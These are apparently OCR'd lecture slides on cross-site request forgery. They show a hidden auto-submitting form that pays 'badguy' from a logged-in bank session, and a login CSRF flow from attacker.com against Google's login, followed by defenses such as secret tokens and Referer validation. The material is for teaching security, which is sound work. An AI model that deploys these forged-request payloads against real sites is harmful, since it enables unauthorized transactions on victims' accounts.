
Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com. Does not sign off.
  - Session cookie remains in browser state
  - Then user visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects can occur

Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

CSRF Defenses

- Secret token
  - Place nonce in page/form from honest site
  - Check nonce in POST
    - Confirm part of ongoing session with server
  - Token in POST can be HMAC of session ID in cookie
- Check referer (sic) header
  - Referer header is provided by browser, not script
  - Unfortunately, often filtered for privacy reasons
- Use custom headers via XMLHttpRequest
  - This requires global change in server apps

CSRF Recommendations

- Login CSRF
  - Strict Referer validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer validation to protect against CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Future
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data